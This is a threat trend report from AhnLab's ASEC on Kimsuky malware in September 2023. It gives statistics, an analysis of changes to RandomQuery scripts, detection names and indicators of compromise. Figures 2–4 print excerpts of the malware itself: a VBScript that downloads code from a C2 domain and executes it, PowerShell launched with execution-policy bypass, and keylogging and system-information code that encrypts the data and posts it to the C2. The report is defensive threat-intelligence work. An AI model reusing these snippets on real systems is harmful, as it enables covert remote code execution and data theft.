TLP: GREEN

Threat Trend Report on Kimsuky

September 2023 Statistics and Major Issues

V1.0

AhnLab Security Emergency response Center (ASEC)

Oct. 6, 2023

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

The Kimsuky group's activities in September 2023 showed a notable surge in the RandomQuery type, while the activities of other types were relatively low or non-existent.

Attack Statistics

The number of fully qualified domain names (FQDNs) increased by 2 compared to August, but the activity of RandomQuery saw a sharp increase while the activity of BabyShark declined. Also, the number of AppleSeed type increased by 1 while no FlowerPower type was discovered. Ultimately, 11 instances of RandomQuery, 4 instances of AppleSeed, and 6 instances of BabyShark were discovered.



Figure 1. FQDN statistics by attack type in the last 3 months (Unit: each)

The characteristics of each malware included in **Figure 1** are provided in **Table 1** below. For more details, please refer to the footnotes for each type.

Type	Category	Characteristics	First Discovery (Approximate)
AppleSeed[1]	Backdoor	Strings are obfuscated with a custom algorithm. In its early days, it was distributed in EXE file format but is currently being distributed as a DLL.	Jan. 2020
BabyShark[2]	Infostealer	Malware that mainly uses HTA and VBS, and is referred to by SentinelOne as ReconShark.	Nov. 2018
FlowerPower[3]	KeyLogger	PS-based malware distributed in fileless format.	Early 2020
RandomQuery[4]	Infostealer	Malware that uses JS, VBS, and PS and downloads an additional script via a random number.	Late 2019 - Early 2020

Table 1. Characteristics by type

[1] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=828afabc-fb71-4fe7-9d73-42ef04f43a77
(This report supports Korean only for now.)

[2] https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/

[3] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=3d383127-20fd-4af4-a304-22ea1b756723
(This report supports Korean only for now.)

[4] https://asec.ahnlab.com/en/51461/

Major Issues

1) FlowerPower

This type was not discovered in September.

2) RandomQuery

(1) Script Fragmentation

Although the ultimate malicious behaviors of this type remain largely unchanged, it is evident that it is undergoing another system change and in the process of fragmentation. A VBScript with new features has been discovered, and it performs different features based on the Windows OS version.

When the Windows OS Version is prior to 10, the VBScript that uses the "list.php?qu=6" parameter to download additional files is dropped and registered to the scheduler to maintain persistence. It is worth noting here that instead of the original parameter "query=number", it now uses "qu=number".

When the Windows OS Version is 10 or above, a PowerShell script that uses the "lib.php?ix=11" parameter to download additional files is saved and registered to the scheduler. When executed, the data of the additional file is decrypted using the Rfc2898DeriveBytes (PBKDF2) function and then run.

Afterward, it uses the "lib.php?ix=1" parameter to download another additional script and decrypts the data using the Rfc2898DeriveBytes (PBKDF2) function before executing it.

The shift from using the original parameter "query=number" to "qu=number" and "ix?=number" can be considered as an attempt to evade existing URL detections.

```
68  Set ow = GetObject("winmgmts:")
69  Set ow_os = ow.InstancesOf("Win32_OperatingSystem")
70  For Each ob in ow_os
71      str_tmp = str_tmp & ob.Version
72  Next
73  pos = InStr(str_tmp, ".")
74  ver = CInt(Left(str_tmp, pos - 1))
75
76  ct = Now
77  strSuf = Minute(ct) & Hour(ct) & Day(ct) & Month(ct)
78  vPath = vDir & "\v" & strSuf
79
80  strHost = "kmainnovation.com"
81  strAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36"
82  pwd = "pa55w0rd"
83
84  If ver < 10 Then
85      vTxt = "On Error Resume Next:With CreateObject(""InternetExplorer.
        Application""):.Navigate ""http://" & strHost & "/pg/adm/img/upload0912/
        list.php?qu=6"":Do while .busy:WScript.Sleep 100:Loop:bt=.Document.Body.
        InnerText:.Quit:End With:Execute(bt)"
86      Reserve vPath, vTxt
87      Reg vPath
88  Else
89
90      psTxt = "using namespace System.IO;" & _
91              "using namespace System.Security.Cryptography;" & _

                                  ●●●

                                  _
139             "pow_cmd = ""powershell -ep bypass -file path """"/pg/adm/img/
                upload0912/lib.php?ix=11""""""" & vbnewline & _
140             "pow_cmd = Replace(pow_cmd, ""path"", psPath)" & vbnewline & _

                                  ●●●

153
154     pow_cmd = "powershell -ep bypass -file path ""/pg/adm/img/upload0912/lib.
        php?ix=1"""
155     pow_cmd = Replace(pow_cmd, "path", psPath)
156     WMProc(pow_cmd)
157 End If
```

Figure 2. Portion of new VBScript

The script downloaded using the "lib.php?ix=11" parameter employs an internally implemented "GetTimeInterval" function to generate random numbers at intervals of 45 to 90 minutes, with each interval being a multiple of 5 minutes. It then uses these numbers as C2 connection parameters, which is presumed to be a means to replace the method of registering to the scheduler to maintain persistence.

If an infected system uses "iv=55" as a parameter, this means that the infected system will wait for 55 minutes before reconnecting to the C2. Then, it uses the "lib.php?ix=5&iv=45-90" parameter to download and execute another additional script. This additionally downloaded script is a keylogging script that performs keylogging in the "%APPDATA%₩Microsoft₩Windows₩Themes₩" folder using the name "version.xml".

```
95      Function GetTimeInterval {
96          param(
97              [int]$oldVal
98          )
99
100         $randVal = Get-Random -Maximum 10000;
101         $val = ($randVal % 8) * 10;
102
103         if($val -lt 45) { $val += 45; }
104
105         $sub = $val - $oldVal;
106
107         if(($sub -lt 0) -and ($sub -gt -20)) { $val = $oldVal - 15; }
108
109         if(($sub -ge 0) -and ($sub  -lt 20)) { $val = $oldVal + 15; }
110
111         return $val;
112     }
113
114     $bMute = $true;
115     $muteTxt = "Main#200913";
116     try{
117         $curMute = [System.Threading.Mutex]::OpenExisting($muteTxt);
118         $bMute = $false;
119     }catch{
120         $newMute = New-Object System.Threading.Mutex($true,$muteTxt);
121     }
122
123     $min = 0;
                ●●●
127     while($bMute) {
128         if([System.IO.File]::Exists($log)) {
129             $logbytes = [System.IO.File]::ReadAllBytes($log);
130             [System.IO.File]::Delete($log);
131             $enc_bytes = AESEncrypt -bytes $logbytes -pass $pass;
132             $req_uri = $uri + "/pg/adm/img/upload0/show.php";
133             PostBinary -uri $req_uri -bytes $enc_bytes -name "enc_key";
134         }
135
136         $min = GetTimeInterval($min);
137         $req = @{
138             "UserAgent" = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
                (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36'
139             "Uri" = $uri + '/pg/adm/img/upload0/lib.php?ix=5&iv=' + $min
140         };
```

Figure 3. Portion of "lib.php?ix=11" script

The script downloaded using the "lib.php?ix=1" parameter encrypts the drive information, system information, process information (tasklist and tasklist /svc), firewall information, installed anti-malware information, and lists of specific folders (Desktop, My Documents, Downloads, Recent Execution Paths, Startup, "C:₩Program Files", and "C:₩Program Files (x86)") with the Rfc2898DeriveBytes (PBKDF2) function before sending them to the C2 server.

```
$sysInfo = SystemInfo; $sysInfo = ArrayToString($sysInfo);
$upData = "++++++++++++++++ System ++++++++++++++++`r`n" + $sysInfo + "`r`n`r`n";

$taskList_v = tasklist; $taskList_v = ArrayToString($taskList_v);
$upData += "++++++++++++++ Task Detail ++++++++++++++`r`n" + $taskList_v + "`r`n`r`n";

$taskList_svc = tasklist /svc; $taskList_svc = ArrayToString($taskList_svc);
$upData += "++++++++++++ Task Service ++++++++++++`r`n" + $taskList_svc + "`r`n`r`n";

$firewall_st = Netsh Advfirewall show allprofiles; $firewall_st = ArrayToString($firewa
$upData += "++++++++++ Firewall Status ++++++++++`r`n" + $firewall_st + "`r`n`r`n";

$av_soft = "";
$status = Get-WmiObject -NameSpace "ROOT\SecurityCenter" -class "AntiVirusProduct";
if( $status -ne $null ) {
    $av_soft = $status.GetText([System.Management.TextFormat]::Mof);
```

Figure 4. Portion of "lib.php?ix=1" script

Ultimately, the data collection and keylogging behavior remains similar to the previous instances of RandomQuery. However, it is suspected that the script is fragmented for the purpose of hindering analysis by analysts and evading detection.

Additionally, the system is being changed as the parameter format has shifted from "query=number" and "idx=number" to "qu=number" and "ix=number", as well as the addition of the "lib.php?ix=5&iv=45-90" parameter. However, it has been confirmed that both old and new formats are still being used in combination.

The use of the Rfc2898DeriveBytes (PBKDF2) function was previously documented in the "February 2023 Threat Trend Report on Kimsuky Group[5]" released in March.

[5] https://asec.ahnlab.com/en/51469/ (See page 12)

(2) Script Obfuscation

In addition to fragmentation, the majority of scripts used by this type are obfuscated, indicating an intention to obstruct analysts and avoid detection. Among the samples obtained in September, the distribution of malicious LNK files is still being done through the "Compensation" form method which has been in use for some time.



Figure 5. RAR file composition

There is a malicious PowerShell script inside of the LNK file, but it has been obfuscated differently from before. The actual behavior is executed after the embedded bait document and VBScript are split based on certain offsets and dropped.

Figure 6. Portion of PowerShell script included inside LNK file

3) AppleSeed

There are no special issues regarding this type aside from the detection of a number of FQDNs and samples.

4) BabyShark

There are no special issues for this type aside from the detection of an FQDN.

AhnLab Response Overview

The detection names and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already detected the related malware in the past. While ASEC is tracking the activities of this threat group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Backdoor/Win.Iedoor.R605012 **(2023.09.12.02)**
Backdoor/Win.Iedoor.R605503 **(2023.09.14.02)**
Downloader/VBS.Agent.SC192379 **(2023.09.13.00)**
Downloader/VBS.Agent.SC192381 **(2023.09.13.00)**
Downloader/VBS.Agent.SC192416 **(2023.09.14.02)**
Downloader/VBS.Agent.SC192730 **(2023.09.21.03)**
Downloader/VBS.Agent.SC192750 **(2023.09.22.01)**
Downloader/VBS.Agent.SC193058 **(2023.09.26.00)**
Dropper/JS.Agent **(2023.10.02.00)**
Dropper/Win.Agent.R605502 **(2023.09.14.02)**
Infostealer/VBS.Agent.SC192142 **(2023.09.05.01)**
Infostealer/VBS.Agent.SC192143 **(2023.09.05.00)**
Infostealer/VBS.Agent.SC192306 **(2023.09.09.00)**
Infostealer/VBS.Agent.SC192380 **(2023.09.13.00)**
Infostealer/VBS.Agent.SC192729 **(2023.09.22.00)**
Infostealer/VBS.Agent.SC192749 **(2023.09.22.01)**
Infostealer/VBS.Agent.SC193057 **(2023.09.26.00)**
Keylogger/PowerShell.Agent.SC188884 **(2023.09.04.01)**
Keylogger/PowerShell.Agent.SC192144 **(2023.09.05.00)**
LNK/Runner.S1 **(2023.09.15.01)**
LNK/Runner.S1 **(2023.09.18.02)**
Trojan/HTML.RUNNER **(2023.09.26.00)**

Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. **File names of some malware or tools may be the same as those of legitimate files.**

(등록2)과업내용서[평택국제화지구군사시설이전사업공사] 수정본.jse (The Korean document file name indicates "(Register2) Task Information [Pyeongtaek Global Zone Military Facility Relocation Project] Revised.jse")
강정일, 권위주의 체제이론으로 본 북한 권력승계 과정과 특징(본인서명).pif (The Korean document file name indicates "Jeong-Il Kang, North Korea Succession of Power Process and Characteristics Through Authoritarianism System Theory (Signature).pif")
imx.cfg
pdrive.ini

File Hashes (MD5)

The MD5 of the related files are as follows. **Note that sensitive samples may have been excluded.**

RandomQuery
23D1406B0217D07A1A40F30C251DC141
42C8D4D4A78361C3BC57303D328A5482
9DB4AD0B4E8EFEC8265A57EBA7FC6D35
683954477E9B92E4C2E2E2656CDBA88A
716F0AA0E28E87404E195CF0F53F7D07
CB2DAFE915ACCC3224C868D59F465032
D7191DDE77509135714514F938BFD842
3B49A15E3DE4F20E31ACD9E39AC826A7
AC794B838425121ED772E958723A62F7
39E4759F60F8A13B09D85529D2240565
DB056ED732D7CABEDCF10E783A349C8C
FB5AEC165279015F17B29F9F2C730976
D2DC2E4B5B8D2BB9ED1C8B085BDCA390
485EA2D49CE5C65E5B9BB47021BD7A5D

D588A6FA7CFE1EAE0B59ACFDE9C1B66F
933EA7B07D856089601CA1A8A22BAD5F
6D439B8F3B55DBADC8B9F7258E03A3E4
DA3C1A4DB1A2337CB450CF952F43C1D0
9EEAB3BC37784FEE73B52BC32D96609F
EBEBB21B82721DFE342D6FD0CAF01BD9
1B82865608642740EECB218DF8F43336
4B82E8AF4ED7C3D9C5DED58ABF1D86FE
364D4FDF430477222FE854B3CD5B6D40
094B33E81026DCCBCC0C0D4CD9C5ADC5
D664B8059D0913B2E5B41C973167023A
31425CBA20A37CED40D477276803FC4E
0BA1D43B89E945E7F9B8EC68DFC0C530
F4F57CCBC3AD16281BC92AA430B8BB41

AppleSeed
8447BDA80ECD65705F015E842D781CD9
56604DC665A0276B52322E9E62D2CD83
C7B82B4BAFB677BF0F4397B0B88CCFA2
027808E9A160A512E42DBD4C86680307
FCE92CE954BF0400BE5C4E2ABF923000
B641F7C1D28EAEC13A932FA57FECF009

Related Domains, URLs, and IP Addresses

The download and C&C URLs that are used are listed below. **http was changed to hxxp, and sensitive information may have been excluded if there is any.**

bt.edgeup.r-e.kr
uo.zosua.o-r.kr
aa.olixa.p-e.kr
ot.operas.r-e.kr
vn.ilnas.n-e.kr
uo.zosua.o-r.kr
4372095.c1.biz
44923r9.000webhostapp.com
smart.com-www.click
0070123.000webhostapp.com
00701111.000webhostapp.com
hxxp://kmainnovation.com/pg/adm/img/upload0912/list.php?qu=6
hxxp://kmainnovation.com/pg/adm/img/upload0912/lib.php?ix=1
hxxp://kmainnovation.com/pg/adm/img/upload0912/lib.php?ix=11
hxxp://kmainnovation.com/pg/adm/img/upload0912/lib.php?ix=5&iv=45-90 RandomNumber
hxxp://kmainnovation.com/pg/adm/img/upload0912/show.php
hxxp://www.isujeil.co.kr/pg/adm/img/upload1/list.php?query=1

hxxp://www.isujeil.co.kr/pg/adm/img/upload0/list.php?query=1
hxxp://www.isujeil.co.kr/pg/adm/img/upload0/list.php?qu=6
hxxp://www.isujeil.co.kr/pg/adm/img/upload0/lib.php?ix=1
hxxp://www.isujeil.co.kr/pg/adm/img/upload0/lib.php?ix=11
hxxp://www.isujeil.co.kr/pg/adm/img/upload0/lib.php?ix=5&iv=45-90 RandomNumber
hxxp://www.isujeil.co.kr/pg/adm/img/upload0/show.php
hxxp://mbmgroup.kr/adm/module/koll/up/list.php?query=1
hxxp://mbmgroup.kr/adm/module/koll/up/lib.php?ix=11
hxxp://mbmgroup.kr/adm/module/koll/up/lib.php?ix=1
hxxp://mbmgroup.kr/adm/module/koll/up/lib.php?ix=5&iv=45-90 RandomNumber
hxxp://mbmgroup.kr/adm/module/koll/up/list.php?query=6
hxxp://mbmgroup.kr/adm/module/koll/up/show.php
hxxp://humannow.net/adm/module/koll/up1/lib.php?ix=1
hxxp://humannow.net/adm/module/koll/up1/lib.php?ix=11
hxxp://humannow.net/adm/module/koll/up1/lib.php?ix=5&iv=45-90 RandomNumber
hxxp://humannow.net/adm/module/koll/up1/show.php
hxxp://blackgarlic-korea.com/gnuboard4/bbs/img/temp/state.docx
hxxp://blackgarlic-korea.com/gnuboard4/bbs/img/temp/list.php?query=60
hxxp://ba-reum.co.kr/adm/status/down/list.php?query=1

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoints, networks, and clouds, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab